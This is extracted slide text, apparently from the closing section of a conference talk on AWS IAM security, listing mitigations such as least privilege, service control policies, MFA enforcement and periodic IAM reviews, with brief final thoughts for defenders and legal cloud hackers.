< 1 2 > ⚙

Service ▼	Policies granting permissions	Last accessed ▼
Service Quotas	AdministratorAccess	459 days ago

10. Mitigations

- **Least-privilege principle**

- IAM Access Analyzer
- SCP and duty segregation



10. Mitigations

- Deny All Except Approved Services
- Deny Access to Root User
- Enforce MFA for Sensitive Operations
- Deny Access to Regions
- Deny Deletion of CloudTrail Logs
- Limit IAM Resources Creation to Security Team




10. Mitigations

▪ **Least-privilege principle**


- IAM Access Analyzer
- SCP and duty segregation
- Good architecture
 - Separate AWS accounts per environment and solution



AWS Organization Management Account



Organizational Unit Solution X



10. Mitigations

▪ **Least-privilege principle**

- IAM Access Analyzer
- SCP and duty segregation
- Good architecture
 - Separate AWS accounts per environment and solution
- Periodic IAM review
- Cloud Configuration Review



Final thoughts

- Defenders
 - Regularly review the IAM resources
 - Implement automation for incidents
- Hackers
 - Complex environments = privesc vector
 - Configuration Review: with or without execution
 - Red Team: with execution and stealth
 - Hack (legally) the cloud while is still easy



Q&A Thank you!

 Eduard Agavriloae

 @saw_your_packet

 <https://securitycafe.ro/author/eagavriloae>

